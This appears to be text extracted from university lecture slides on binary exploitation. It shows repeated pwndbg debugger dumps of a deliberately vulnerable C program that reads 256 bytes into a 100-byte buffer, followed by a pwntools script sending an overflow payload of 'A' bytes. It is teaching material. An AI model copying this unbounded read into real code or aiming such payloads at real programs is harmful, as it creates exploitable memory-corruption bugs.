  0x4011d1 <main+91>    mov    qword ptr [rbp - 28h], 0
```

Instruction operations

```
[ REGISTERS / show-flags off / show-compact-regs off ]
*RAX  0x401176 (main) ◄— endbr64
*RBX  0x7ffffd72e948 —▸ 0x7ffffd72f18d ◄— 0x530067616c662f2e /* './flag' */
*RCX  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140 (__do_global_dtors_aux) ◄— endbr
*RDX  0x7ffffd72e958 —▸ 0x7ffffd72f194 ◄— 'SHELL=/bin/bash'
*RDI  0x1
*RSI  0x7ffffd72e948 —▸ 0x7ffffd72f18d ◄— 0x530067616c662f2e /* './flag' */
 R8   0x0
*R9   0x78d3fa0a3380 (_dl_fini) ◄— endbr64
*R10  0x7ffffd72e540 ◄— 0x800000
*R11  0x203
*R12  0x1
 R13  0x0
*R14  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140 (__do_global_dtors_aux) ◄— endbr
*R15  0x78d3fa0d6000 (_rtld_global) —▸ 0x78d3fa0d72e0 ◄— 0x0
*RBP  0x7ffffd72e820 —▸ 0x7ffffd72e8c0 —▸ 0x7ffffd72e920 ◄— 0x0
*RSP  0x7ffffd72e7b0 ◄— 0xc000
*RIP  0x401182 (main+12) ◄— mov dword ptr [rbp - 4], 0deadbeefh
[ DISASM / x86-64 / set emulate on ]
► 0x401182 <main+12>    mov    dword ptr [rbp - 4], 0deadbeefh
  0x401189 <main+19>    mov    qword ptr [rbp - 70h], 0
  0x401191 <main+27>    mov    qword ptr [rbp - 68h], 0
  0x401199 <main+35>    mov    qword ptr [rbp - 60h], 0
  0x4011a1 <main+43>    mov    qword ptr [rbp - 58h], 0
  0x4011a9 <main+51>    mov    qword ptr [rbp - 50h], 0
  0x4011b1 <main+59>    mov    qword ptr [rbp - 48h], 0
  0x4011b9 <main+67>    mov    qword ptr [rbp - 40h], 0
  0x4011c1 <main+75>    mov    qword ptr [rbp - 38h], 0
  0x4011c9 <main+83>    mov    qword ptr [rbp - 30h], 0
  0x4011d1 <main+91>    mov    qword ptr [rbp - 28h], 0
[ SOURCE (CODE) ]
In file: /home/binexp/demo/bof/flag.c
  1 #include <stdio.h>
  2
  3 int main() {
► 4     int secret = 0xdeadbeef;
  5     char name[100] = {0};
  6     read(0, name, 0x100);
  7     if (secret == 0x1337) {
  8         puts("Wow! Here's a secret.");
  9         give_flag(secret);
[ STACK ]
00:0000│ rsp 0x7ffffd72e7b0 ◄— 0xc000
01:0008│     0x7ffffd72e7b8 —▸ 0x7ffffd72e7e8 ◄— 0x0
02:0010│     0x7ffffd72e7c0 ◄— 0xb700000006
03:0018│     0x7ffffd72e7c8 ◄— 0x0
... ↓       4 skipped
[ BACKTRACE ]
► 0         0x401182 main+12
  1   0x78d3f9e2a1ca __libc_start_call_main+122
  2   0x78d3f9e2a28b __libc_start_main+139
  3         0x4010b5 _start+37
pwndbg>
```

GDB: First Look

```
[ DISASM / x86-64 / set emulate on ]
► 0x401182 <main+12>    mov    dword ptr [rbp - 4], 0deadbeefh
  0x401189 <main+19>    mov    qword ptr [rbp - 70h], 0
  0x401191 <main+27>    mov    qword ptr [rbp - 68h], 0
  0x401199 <main+35>    mov    qword ptr [rbp - 60h], 0
  0x4011a1 <main+43>    mov    qword ptr [rbp - 58h], 0
  0x4011a9 <main+51>    mov    qword ptr [rbp - 50h], 0
  0x4011b1 <main+59>    mov    qword ptr [rbp - 48h], 0
  0x4011b9 <main+67>    mov    qword ptr [rbp - 40h], 0
  0x4011c1 <main+75>    mov    qword ptr [rbp - 38h], 0
  0x4011c9 <main+83>    mov    qword ptr [rbp - 30h], 0
  0x4011d1 <main+91>    mov    qword ptr [rbp - 28h], 0
```

```
[ REGISTERS / show-flags off / show-compact-regs off ]
*RAX  0x401176 (main) ◄— endbr64
*RBX  0x7ffffd72e948 —▸ 0x7ffffd72f18d ◄— 0x530067616c662f2e /* './flag' */
*RCX  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140 (__do_global_dtors_aux) ◄— endbr
*RDX  0x7ffffd72e958 —▸ 0x7ffffd72f194 ◄— 'SHELL=/bin/bash'
*RDI  0x1
*RSI  0x7ffffd72e948 —▸ 0x7ffffd72f18d ◄— 0x530067616c662f2e /* './flag' */
 R8   0x0
*R9   0x78d3fa0a3380 (_dl_fini) ◄— endbr64
*R10  0x7ffffd72e540 ◄— 0x800000
*R11  0x203
*R12  0x1
 R13  0x0
*R14  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140 (__do_global_dtors_aux) ◄— endbr
*R15  0x78d3fa0d6000 (_rtld_global) —▸ 0x78d3fa0d72e0 ◄— 0x0
*RBP  0x7ffffd72e820 —▸ 0x7ffffd72e8c0 —▸ 0x7ffffd72e920 ◄— 0x0
*RSP  0x7ffffd72e7b0 ◄— 0xc000
*RIP  0x401182 (main+12) ◄— mov dword ptr [rbp - 4], 0deadbeefh
[ DISASM / x86-64 / set emulate on ]
► 0x401182 <main+12>    mov    dword ptr [rbp - 4], 0deadbeefh
  0x401189 <main+19>    mov    qword ptr [rbp - 70h], 0
  0x401191 <main+27>    mov    qword ptr [rbp - 68h], 0
  0x401199 <main+35>    mov    qword ptr [rbp - 60h], 0
  0x4011a1 <main+43>    mov    qword ptr [rbp - 58h], 0
  0x4011a9 <main+51>    mov    qword ptr [rbp - 50h], 0
  0x4011b1 <main+59>    mov    qword ptr [rbp - 48h], 0
  0x4011b9 <main+67>    mov    qword ptr [rbp - 40h], 0
  0x4011c1 <main+75>    mov    qword ptr [rbp - 38h], 0
  0x4011c9 <main+83>    mov    qword ptr [rbp - 30h], 0
  0x4011d1 <main+91>    mov    qword ptr [rbp - 28h], 0
[ SOURCE (CODE) ]
In file: /home/binexp/demo/bof/flag.c
  1 #include <stdio.h>
  2
  3 int main() {
► 4     int secret = 0xdeadbeef;
  5     char name[100] = {0};
  6     read(0, name, 0x100);
  7     if (secret == 0x1337) {
  8         puts("Wow! Here's a secret.");
  9         give_flag(secret);
[ STACK ]
00:0000| rsp 0x7ffffd72e7b0 ◄— 0xc000
01:0008|     0x7ffffd72e7b8 —▸ 0x7ffffd72e7e8 ◄— 0x0
02:0010|     0x7ffffd72e7c0 ◄— 0xb700000006
03:0018|     0x7ffffd72e7c8 ◄— 0x0
... ↓         4 skipped
[ BACKTRACE ]
► 0         0x401182 main+12
  1   0x78d3f9e2a1ca __libc_start_call_main+122
  2   0x78d3f9e2a28b __libc_start_main+139
  3         0x4010b5 _start+37
pwndbg>
```

Instruction operands; “arguments” for the operations

GDB: First Look

```
[ DISASM / x86-64 / set emulate on ]
► 0x401182 <main+12>    mov    dword ptr [rbp - 4], 0deadbeefh
  0x401189 <main+19>    mov    qword ptr [rbp - 70h], 0
  0x401191 <main+27>    mov    qword ptr [rbp - 68h], 0
  0x401199 <main+35>    mov    qword ptr [rbp - 60h], 0
  0x4011a1 <main+43>    mov    qword ptr [rbp - 58h], 0
  0x4011a9 <main+51>    mov    qword ptr [rbp - 50h], 0
  0x4011b1 <main+59>    mov    qword ptr [rbp - 48h], 0
  0x4011b9 <main+67>    mov    qword ptr [rbp - 40h], 0
  0x4011c1 <main+75>    mov    qword ptr [rbp - 38h], 0
  0x4011c9 <main+83>    mov    qword ptr [rbp - 30h], 0
  0x4011d1 <main+91>    mov    qword ptr [rbp - 28h], 0
```

The current instruction

```
[ REGISTERS / show-flags off / show-compact-regs off ]
*RAX  0x401176 (main) ◄— endbr64
*RBX  0x7ffffd72e948 —▸ 0x7ffffd72f18d ◄— 0x530067616c662f2e /* './flag' */
*RCX  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140 (__do_global_dtors_aux) ◄— endbr
*RDX  0x7ffffd72e958 —▸ 0x7ffffd72f194 ◄— 'SHELL=/bin/bash'
*RDI  0x1
*RSI  0x7ffffd72e948 —▸ 0x7ffffd72f18d ◄— 0x530067616c662f2e /* './flag' */
 R8   0x0
*R9   0x78d3fa0a3380 (_dl_fini) ◄— endbr64
*R10  0x7ffffd72e540 ◄— 0x800000
*R11  0x203
*R12  0x1
 R13  0x0
*R14  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140 (__do_global_dtors_aux) ◄— endbr
*R15  0x78d3fa0d6000 (_rtld_global) —▸ 0x78d3fa0d72e0 ◄— 0x0
*RBP  0x7ffffd72e820 —▸ 0x7ffffd72e8c0 —▸ 0x7ffffd72e920 ◄— 0x0
*RSP  0x7ffffd72e7b0 ◄— 0xc000
*RIP  0x401182 (main+12) ◄— mov dword ptr [rbp - 4], 0deadbeefh
[ DISASM / x86-64 / set emulate on ]
► 0x401182 <main+12>    mov    dword ptr [rbp - 4], 0deadbeefh
  0x401189 <main+19>    mov    qword ptr [rbp - 70h], 0
  0x401191 <main+27>    mov    qword ptr [rbp - 68h], 0
  0x401199 <main+35>    mov    qword ptr [rbp - 60h], 0
  0x4011a1 <main+43>    mov    qword ptr [rbp - 58h], 0
  0x4011a9 <main+51>    mov    qword ptr [rbp - 50h], 0
  0x4011b1 <main+59>    mov    qword ptr [rbp - 48h], 0
  0x4011b9 <main+67>    mov    qword ptr [rbp - 40h], 0
  0x4011c1 <main+75>    mov    qword ptr [rbp - 38h], 0
  0x4011c9 <main+83>    mov    qword ptr [rbp - 30h], 0
  0x4011d1 <main+91>    mov    qword ptr [rbp - 28h], 0
[ SOURCE (CODE) ]
In file: /home/binexp/demo/bof/flag.c
  1 #include <stdio.h>
  2
  3 int main() {
► 4     int secret = 0xdeadbeef;
  5     char name[100] = {0};
  6     read(0, name, 0x100);
  7     if (secret == 0x1337) {
  8         puts("Wow! Here's a secret.");
  9         give_flag(secret);
[ STACK ]
00:0000| rsp 0x7ffffd72e7b0 ◄— 0xc000
01:0008|     0x7ffffd72e7b8 —▸ 0x7ffffd72e7e8 ◄— 0x0
02:0010|     0x7ffffd72e7c0 ◄— 0xb700000006
03:0018|     0x7ffffd72e7c8 ◄— 0x0
... ↓         4 skipped
[ BACKTRACE ]
► 0         0x401182 main+12
  1   0x78d3f9e2a1ca __libc_start_call_main+122
  2   0x78d3f9e2a28b __libc_start_main+139
  3         0x4010b5 _start+37
pwndbg>
```

GDB: First Look

```
[ SOURCE (CODE) ]
In file: /home/binexp/demo/bof/flag.c
   1 #include <stdio.h>
   2
   3 int main() {
 ► 4     int secret = 0xdeadbeef;
   5     char name[100] = {0};
   6     read(0, name, 0x100);
   7     if (secret == 0x1337) {
   8         puts("Wow! Here's a secret.");
   9         give_flag(secret);
```

The current line of code

```
[ REGISTERS / show-flags off / show-compact-regs off ]
*RAX  0x401176 (main) ◄— endbr64
*RBX  0x7ffffd72e948 —▸ 0x7ffffd72f18d ◄— 0x530067616c662f2e /* './flag' */
*RCX  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140 (__do_global_dtors_aux) ◄— endbr
*RDX  0x7ffffd72e958 —▸ 0x7ffffd72f194 ◄— 'SHELL=/bin/bash'
*RDI  0x1
*RSI  0x7ffffd72e948 —▸ 0x7ffffd72f18d ◄— 0x530067616c662f2e /* './flag' */
 R8   0x0
*R9   0x78d3fa0a3380 (_dl_fini) ◄— endbr64
*R10  0x7ffffd72e540 ◄— 0x800000
*R11  0x203
*R12  0x1
 R13  0x0
*R14  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140 (__do_global_dtors_aux) ◄— endbr
*R15  0x78d3fa0d6000 (_rtld_global) —▸ 0x78d3fa0d72e0 ◄— 0x0
*RBP  0x7ffffd72e820 —▸ 0x7ffffd72e8c0 —▸ 0x7ffffd72e920 ◄— 0x0
*RSP  0x7ffffd72e7b0 ◄— 0xc000
*RIP  0x401182 (main+12) ◄— mov dword ptr [rbp - 4], 0deadbeefh
[ DISASM / x86-64 / set emulate on ]
 ► 0x401182 <main+12>    mov    dword ptr [rbp - 4], 0deadbeefh
   0x401189 <main+19>    mov    qword ptr [rbp - 70h], 0
   0x401191 <main+27>    mov    qword ptr [rbp - 68h], 0
   0x401199 <main+35>    mov    qword ptr [rbp - 60h], 0
   0x4011a1 <main+43>    mov    qword ptr [rbp - 58h], 0
   0x4011a9 <main+51>    mov    qword ptr [rbp - 50h], 0
   0x4011b1 <main+59>    mov    qword ptr [rbp - 48h], 0
   0x4011b9 <main+67>    mov    qword ptr [rbp - 40h], 0
   0x4011c1 <main+75>    mov    qword ptr [rbp - 38h], 0
   0x4011c9 <main+83>    mov    qword ptr [rbp - 30h], 0
   0x4011d1 <main+91>    mov    qword ptr [rbp - 28h], 0
[ SOURCE (CODE) ]
In file: /home/binexp/demo/bof/flag.c
   1 #include <stdio.h>
   2
   3 int main() {
 ► 4     int secret = 0xdeadbeef;
   5     char name[100] = {0};
   6     read(0, name, 0x100);
   7     if (secret == 0x1337) {
   8         puts("Wow! Here's a secret.");
   9         give_flag(secret);
[ STACK ]
00:0000│ rsp 0x7ffffd72e7b0 ◄— 0xc000
01:0008│     0x7ffffd72e7b8 —▸ 0x7ffffd72e7e8 ◄— 0x0
02:0010│     0x7ffffd72e7c0 ◄— 0xb700000006
03:0018│     0x7ffffd72e7c8 ◄— 0x0
... ↓       4 skipped
[ BACKTRACE ]
 ► 0         0x401182 main+12
   1   0x78d3f9e2a1ca __libc_start_call_main+122
   2   0x78d3f9e2a28b __libc_start_main+139
   3         0x4010b5 _start+37
pwndbg>
```

GDB: First Look

```
──────────────────────────────────[ STACK ]──────────────────────────────────
00:0000│ rsp 0x7ffffd72e7b0 ◂— 0xc000
01:0008│     0x7ffffd72e7b8 —▸ 0x7ffffd72e7e8 ◂— 0x0
02:0010│     0x7ffffd72e7c0 ◂— 0xb700000006
03:0018│     0x7ffffd72e7c8 ◂— 0x0
... ↓        4 skipped
──────────────────────────────[ BACKTRACE ]──────────────────────────────
 ► 0         0x401182 main+12
   1   0x78d3f9e2a1ca __libc_start_call_main+122
   2   0x78d3f9e2a28b __libc_start_main+139
   3         0x4010b5 _start+37
```

The stack addresses

```
──────────────[ REGISTERS / show-flags off / show-compact-regs off ]──────────────
*RAX  0x401176 (main) ◂— endbr64
*RBX  0x7ffffd72e948 —▸ 0x7ffffd72f18d ◂— 0x530067616c662f2e /* './flag' */
*RCX  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140 (__do_global_dtors_aux) ◂— endbr
*RDX  0x7ffffd72e958 —▸ 0x7ffffd72f194 ◂— 'SHELL=/bin/bash'
*RDI  0x1
*RSI  0x7ffffd72e948 —▸ 0x7ffffd72f18d ◂— 0x530067616c662f2e /* './flag' */
 R8   0x0
*R9   0x78d3fa0a3380 (_dl_fini) ◂— endbr64
*R10  0x7ffffd72e540 ◂— 0x800000
*R11  0x203
*R12  0x1
 R13  0x0
*R14  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140 (__do_global_dtors_aux) ◂— endbr
*R15  0x78d3fa0d6000 (_rtld_global) —▸ 0x78d3fa0d72e0 ◂— 0x0
*RBP  0x7ffffd72e820 —▸ 0x7ffffd72e8c0 —▸ 0x7ffffd72e920 ◂— 0x0
*RSP  0x7ffffd72e7b0 ◂— 0xc000
*RIP  0x401182 (main+12) ◂— mov dword ptr [rbp - 4], 0deadbeefh
──────────────────────[ DISASM / x86-64 / set emulate on ]──────────────────────
 ► 0x401182 <main+12>    mov    dword ptr [rbp - 4], 0deadbeefh
   0x401189 <main+19>    mov    qword ptr [rbp - 70h], 0
   0x401191 <main+27>    mov    qword ptr [rbp - 68h], 0
   0x401199 <main+35>    mov    qword ptr [rbp - 60h], 0
   0x4011a1 <main+43>    mov    qword ptr [rbp - 58h], 0
   0x4011a9 <main+51>    mov    qword ptr [rbp - 50h], 0
   0x4011b1 <main+59>    mov    qword ptr [rbp - 48h], 0
   0x4011b9 <main+67>    mov    qword ptr [rbp - 40h], 0
   0x4011c1 <main+75>    mov    qword ptr [rbp - 38h], 0
   0x4011c9 <main+83>    mov    qword ptr [rbp - 30h], 0
   0x4011d1 <main+91>    mov    qword ptr [rbp - 28h], 0
──────────────────────────────[ SOURCE (CODE) ]──────────────────────────────
In file: /home/binexp/demo/bof/flag.c
   1 #include <stdio.h>
   2
   3 int main() {
 ► 4     int secret = 0xdeadbeef;
   5     char name[100] = {0};
   6     read(0, name, 0x100);
   7     if (secret == 0x1337) {
   8         puts("Wow! Here's a secret.");
   9         give_flag(secret);
──────────────────────────────[ STACK ]──────────────────────────────
00:0000│ rsp 0x7ffffd72e7b0 ◂— 0xc000
01:0008│     0x7ffffd72e7b8 —▸ 0x7ffffd72e7e8 ◂— 0x0
02:0010│     0x7ffffd72e7c0 ◂— 0xb700000006
03:0018│     0x7ffffd72e7c8 ◂— 0x0
... ↓        4 skipped
──────────────────────────────[ BACKTRACE ]──────────────────────────────
 ► 0         0x401182 main+12
   1   0x78d3f9e2a1ca __libc_start_call_main+122
   2   0x78d3f9e2a28b __libc_start_main+139
   3         0x4010b5 _start+37

pwndbg>
```

GDB: First Look

```
[ STACK ]
00:0000 | rsp 0x7ffffd72e7b0 ◂— 0xc000
01:0008 |     0x7ffffd72e7b8 —▸ 0x7ffffd72e7e8 ◂— 0x0
02:0010 |     0x7ffffd72e7c0 ◂— 0xb700000006
03:0018 |     0x7ffffd72e7c8 ◂— 0x0
... ↓         4 skipped
[ BACKTRACE ]
 ► 0          0x401182 main+12
   1    0x78d3f9e2a1ca __libc_start_call_main+122
   2    0x78d3f9e2a28b __libc_start_main+139
   3          0x4010b5 _start+37
```

The values stored in those stored in the stack

```
[ REGISTERS / show-flags off / show-compact-regs off ]
*RAX  0x401176 (main) ◂— endbr64
*RBX  0x7ffffd72e948 —▸ 0x7ffffd72f18d ◂— 0x530067616c662f2e /* './flag' */
*RCX  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140 (__do_global_dtors_aux) ◂— endbr
*RDX  0x7ffffd72e958 —▸ 0x7ffffd72f194 ◂— 'SHELL=/bin/bash'
*RDI  0x1
*RSI  0x7ffffd72e948 —▸ 0x7ffffd72f18d ◂— 0x530067616c662f2e /* './flag' */
 R8   0x0
*R9   0x78d3fa0a3380 (_dl_fini) ◂— endbr64
*R10  0x7ffffd72e540 ◂— 0x800000
*R11  0x203
*R12  0x1
 R13  0x0
*R14  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140 (__do_global_dtors_aux) ◂— endbr
*R15  0x78d3fa0d6000 (_rtld_global) —▸ 0x78d3fa0d72e0 ◂— 0x0
*RBP  0x7ffffd72e820 —▸ 0x7ffffd72e8c0 —▸ 0x7ffffd72e920 ◂— 0x0
*RSP  0x7ffffd72e7b0 ◂— 0xc000
*RIP  0x401182 (main+12) ◂— mov dword ptr [rbp - 4], 0deadbeefh
[ DISASM / x86-64 / set emulate on ]
 ► 0x401182 <main+12>    mov    dword ptr [rbp - 4], 0deadbeefh
   0x401189 <main+19>    mov    qword ptr [rbp - 70h], 0
   0x401191 <main+27>    mov    qword ptr [rbp - 68h], 0
   0x401199 <main+35>    mov    qword ptr [rbp - 60h], 0
   0x4011a1 <main+43>    mov    qword ptr [rbp - 58h], 0
   0x4011a9 <main+51>    mov    qword ptr [rbp - 50h], 0
   0x4011b1 <main+59>    mov    qword ptr [rbp - 48h], 0
   0x4011b9 <main+67>    mov    qword ptr [rbp - 40h], 0
   0x4011c1 <main+75>    mov    qword ptr [rbp - 38h], 0
   0x4011c9 <main+83>    mov    qword ptr [rbp - 30h], 0
   0x4011d1 <main+91>    mov    qword ptr [rbp - 28h], 0
[ SOURCE (CODE) ]
In file: /home/binexp/demo/bof/flag.c
   1 #include <stdio.h>
   2
   3 int main() {
 ► 4     int secret = 0xdeadbeef;
   5     char name[100] = {0};
   6     read(0, name, 0x100);
   7     if (secret == 0x1337) {
   8         puts("Wow! Here's a secret.");
   9         give_flag(secret);
[ STACK ]
00:0000 | rsp 0x7ffffd72e7b0 ◂— 0xc000
01:0008 |     0x7ffffd72e7b8 —▸ 0x7ffffd72e7e8 ◂— 0x0
02:0010 |     0x7ffffd72e7c0 ◂— 0xb700000006
03:0018 |     0x7ffffd72e7c8 ◂— 0x0
... ↓         4 skipped
[ BACKTRACE ]
 ► 0          0x401182 main+12
   1    0x78d3f9e2a1ca __libc_start_call_main+122
   2    0x78d3f9e2a28b __libc_start_main+139
   3          0x4010b5 _start+37
pwndbg>
```

GDB: First Look

```
──────────────────────────────────[ STACK ]──────────────────────────────────
00:0000│ rsp 0x7ffffd72e7b0 ◂— 0xc000
01:0008│     0x7ffffd72e7b8 —▸ 0x7ffffd72e7e8 ◂— 0x0
02:0010│     0x7ffffd72e7c0 ◂— 0xb700000006
03:0018│     0x7ffffd72e7c8 ◂— 0x0
... ↓        4 skipped
──────────────────────────────[ BACKTRACE ]──────────────────────────────
 ► 0         0x401182 main+12
   1   0x78d3f9e2a1ca __libc_start_call_main+122
   2   0x78d3f9e2a28b __libc_start_main+139
   3         0x4010b5 _start+37
```

What the stack pointer (RSP) is looking at

```
──────────────[ REGISTERS / show-flags off / show-compact-regs off ]──────────────
*RAX  0x401176 (main) ◂— endbr64
*RBX  0x7ffffd72e948 —▸ 0x7ffffd72f18d ◂— 0x530067616c662f2e /* './flag' */
*RCX  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140 (__do_global_dtors_aux) ◂— endbr
*RDX  0x7ffffd72e958 —▸ 0x7ffffd72f194 ◂— 'SHELL=/bin/bash'
*RDI  0x1
*RSI  0x7ffffd72e948 —▸ 0x7ffffd72f18d ◂— 0x530067616c662f2e /* './flag' */
 R8   0x0
*R9   0x78d3fa0a3380 (_dl_fini) ◂— endbr64
*R10  0x7ffffd72e540 ◂— 0x800000
*R11  0x203
*R12  0x1
 R13  0x0
*R14  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140 (__do_global_dtors_aux) ◂— endbr
*R15  0x78d3fa0d6000 (_rtld_global) —▸ 0x78d3fa0d72e0 ◂— 0x0
*RBP  0x7ffffd72e820 —▸ 0x7ffffd72e8c0 —▸ 0x7ffffd72e920 ◂— 0x0
*RSP  0x7ffffd72e7b0 ◂— 0xc000
*RIP  0x401182 (main+12) ◂— mov dword ptr [rbp - 4], 0deadbeefh
──────────────────────[ DISASM / x86-64 / set emulate on ]──────────────────────
 ► 0x401182 <main+12>    mov    dword ptr [rbp - 4], 0deadbeefh
   0x401189 <main+19>    mov    qword ptr [rbp - 70h], 0
   0x401191 <main+27>    mov    qword ptr [rbp - 68h], 0
   0x401199 <main+35>    mov    qword ptr [rbp - 60h], 0
   0x4011a1 <main+43>    mov    qword ptr [rbp - 58h], 0
   0x4011a9 <main+51>    mov    qword ptr [rbp - 50h], 0
   0x4011b1 <main+59>    mov    qword ptr [rbp - 48h], 0
   0x4011b9 <main+67>    mov    qword ptr [rbp - 40h], 0
   0x4011c1 <main+75>    mov    qword ptr [rbp - 38h], 0
   0x4011c9 <main+83>    mov    qword ptr [rbp - 30h], 0
   0x4011d1 <main+91>    mov    qword ptr [rbp - 28h], 0
──────────────────────────────[ SOURCE (CODE) ]──────────────────────────────
In file: /home/binexp/demo/bof/flag.c
   1 #include <stdio.h>
   2
   3 int main() {
 ► 4     int secret = 0xdeadbeef;
   5     char name[100] = {0};
   6     read(0, name, 0x100);
   7     if (secret == 0x1337) {
   8         puts("Wow! Here's a secret.");
   9         give_flag(secret);
──────────────────────────────[ STACK ]──────────────────────────────
00:0000│ rsp 0x7ffffd72e7b0 ◂— 0xc000
01:0008│     0x7ffffd72e7b8 —▸ 0x7ffffd72e7e8 ◂— 0x0
02:0010│     0x7ffffd72e7c0 ◂— 0xb700000006
03:0018│     0x7ffffd72e7c8 ◂— 0x0
... ↓        4 skipped
──────────────────────────────[ BACKTRACE ]──────────────────────────────
 ► 0         0x401182 main+12
   1   0x78d3f9e2a1ca __libc_start_call_main+122
   2   0x78d3f9e2a28b __libc_start_main+139
   3         0x4010b5 _start+37
pwndbg>
```

GDB: First Look

```
──────────────────────────────────[ STACK ]──────────────────────────────────
00:0000│ rsp 0x7ffffd72e7b0 ◂— 0xc000
01:0008│     0x7ffffd72e7b8 —▸ 0x7ffffd72e7e8 ◂— 0x0
02:0010│     0x7ffffd72e7c0 ◂— 0xb700000006
03:0018│     0x7ffffd72e7c8 ◂— 0x0
... ↓        4 skipped
──────────────────────────────[ BACKTRACE ]──────────────────────────────
 ► 0          0x401182 main+12
   1    0x78d3f9e2a1ca __libc_start_call_main+122
   2    0x78d3f9e2a28b __libc_start_main+139
   3          0x4010b5 _start+37
```

```
──────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]──────────────────────
*RAX  0x401176 (main) ◂— endbr64
*RBX  0x7ffffd72e948 —▸ 0x7ffffd72f18d ◂— 0x530067616c662f2e /* './flag' */
*RCX  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140 (__do_global_dtors_aux) ◂— endbr
*RDX  0x7ffffd72e958 —▸ 0x7ffffd72f194 ◂— 'SHELL=/bin/bash'
*RDI  0x1
*RSI  0x7ffffd72e948 —▸ 0x7ffffd72f18d ◂— 0x530067616c662f2e /* './flag' */
 R8   0x0
*R9   0x78d3fa0a3380 (_dl_fini) ◂— endbr64
*R10  0x7ffffd72e540 ◂— 0x800000
*R11  0x203
*R12  0x1
 R13  0x0
*R14  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140 (__do_global_dtors_aux) ◂— endbr
*R15  0x78d3fa0d6000 (_rtld_global) —▸ 0x78d3fa0d72e0 ◂— 0x0
*RBP  0x7ffffd72e820 —▸ 0x7ffffd72e8c0 —▸ 0x7ffffd72e920 ◂— 0x0
*RSP  0x7ffffd72e7b0 ◂— 0xc000
*RIP  0x401182 (main+12) ◂— mov dword ptr [rbp - 4], 0deadbeefh
──────────────────────────────[ DISASM / x86-64 / set emulate on ]──────────────────────────────
 ► 0x401182 <main+12>    mov    dword ptr [rbp - 4], 0deadbeefh
   0x401189 <main+19>    mov    qword ptr [rbp - 70h], 0
   0x401191 <main+27>    mov    qword ptr [rbp - 68h], 0
   0x401199 <main+35>    mov    qword ptr [rbp - 60h], 0
   0x4011a1 <main+43>    mov    qword ptr [rbp - 58h], 0
   0x4011a9 <main+51>    mov    qword ptr [rbp - 50h], 0
   0x4011b1 <main+59>    mov    qword ptr [rbp - 48h], 0
   0x4011b9 <main+67>    mov    qword ptr [rbp - 40h], 0
   0x4011c1 <main+75>    mov    qword ptr [rbp - 38h], 0
   0x4011c9 <main+83>    mov    qword ptr [rbp - 30h], 0
   0x4011d1 <main+91>    mov    qword ptr [rbp - 28h], 0
──────────────────────────────[ SOURCE (CODE) ]──────────────────────────────
In file: /home/binexp/demo/bof/flag.c
   1 #include <stdio.h>
   2
   3 int main() {
 ► 4     int secret = 0xdeadbeef;
   5     char name[100] = {0};
   6     read(0, name, 0x100);
   7     if (secret == 0x1337) {
   8         puts("Wow! Here's a secret.");
   9         give_flag(secret);
──────────────────────────────[ STACK ]──────────────────────────────
00:0000│ rsp 0x7ffffd72e7b0 ◂— 0xc000
01:0008│     0x7ffffd72e7b8 —▸ 0x7ffffd72e7e8 ◂— 0x0
02:0010│     0x7ffffd72e7c0 ◂— 0xb700000006
03:0018│     0x7ffffd72e7c8 ◂— 0x0
... ↓        4 skipped
──────────────────────────────[ BACKTRACE ]──────────────────────────────
 ► 0          0x401182 main+12
   1    0x78d3f9e2a1ca __libc_start_call_main+122
   2    0x78d3f9e2a28b __libc_start_main+139
   3          0x4010b5 _start+37
pwndbg>
```

The nested function calls made so far

Our First Exploit: Using GDB

```python
#!/usr/bin/env python3
import sys

from pwn import *

context.update(arch='x86_64', os='linux')

if (len(sys.argv)<= 1):
    p = process("./flag")
elif (sys.argv[1] == "dbg"):
    p = gdb.debug(["./flag"],'''
    unset env LINES
    unset env COLUMNS
    break main
    continue
    ''')
else:
    print(f"Invalid argument to e.py: '{sys.argv[1]}'. Did you mean 'dbg'?")
    sys.exit(1)

#Buffer Overflow
payload = b''
payload += b'A' * 500

p.sendline(payload)
p.interactive()
```

```
pwndbg> n
```

```
In file: /home/binexp/demo/bof/flag.c
   1 #include <stdio.h>
   2
   3 int main() {
   4     int secret = 0xdeadbeef;
   5     char name[100] = {0};
   6     read(0, name, 0x100);
   7     if (secret == 0x1337) {
   8         puts("Wow! Here's a secret.");
   9         give_flag(secret);
  10     } else {
  11         puts("Try again!");
  12     }
```

(n)ext: execute next program line; steps *over* function calls. Use **ni** for more granular *next instruction* if needed.

Georgia Tech
CREATING THE NEXT

Our First Exploit: Using GDB

```python
#!/usr/bin/env python3
import sys

from pwn import *

context.update(arch='x86_64', os='linux')

if (len(sys.argv)<= 1):
    p = process("./flag")
elif (sys.argv[1] == "dbg"):
    p = gdb.debug(["./flag"],'''
    unset env LINES
    unset env COLUMNS
    break main
    continue
    ''')
else:
    print(f"Invalid argument to e.py: '{sys.argv[1]}'. Did you mean 'dbg'?")
    sys.exit(1)

#Buffer Overflow
payload = b''
payload += b'A' * 500

p.sendline(payload)
p.interactive()
```

```python
#Buffer Overflow
payload = b''
payload += b'A' * 500
```

A = 0x41

```
*RAX  0x100
 RBX  0x7ffffd72e948 —▸ 0x7ffffd72f18d ◂— 0x530067616c662f2e /* '.
*RCX  0x78d3f9f1ba61 (read+17) ◂— cmp rax, -01000h /* 'H=' */
*RDX  0x100
*RDI  0x0
*RSI  0x7ffffd72e7b0 ◂— 0x4141414141414141 ('AAAAAAAA')
 R8   0x0
 R9   0x78d3fa0a3380 (_dl_fini) ◂— endbr64
*R10  0x78d3f9e109d8 ◂— 0x11001200001bd3
*R11  0x246
 R12  0x1
 R13  0x0
 R14  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x40114
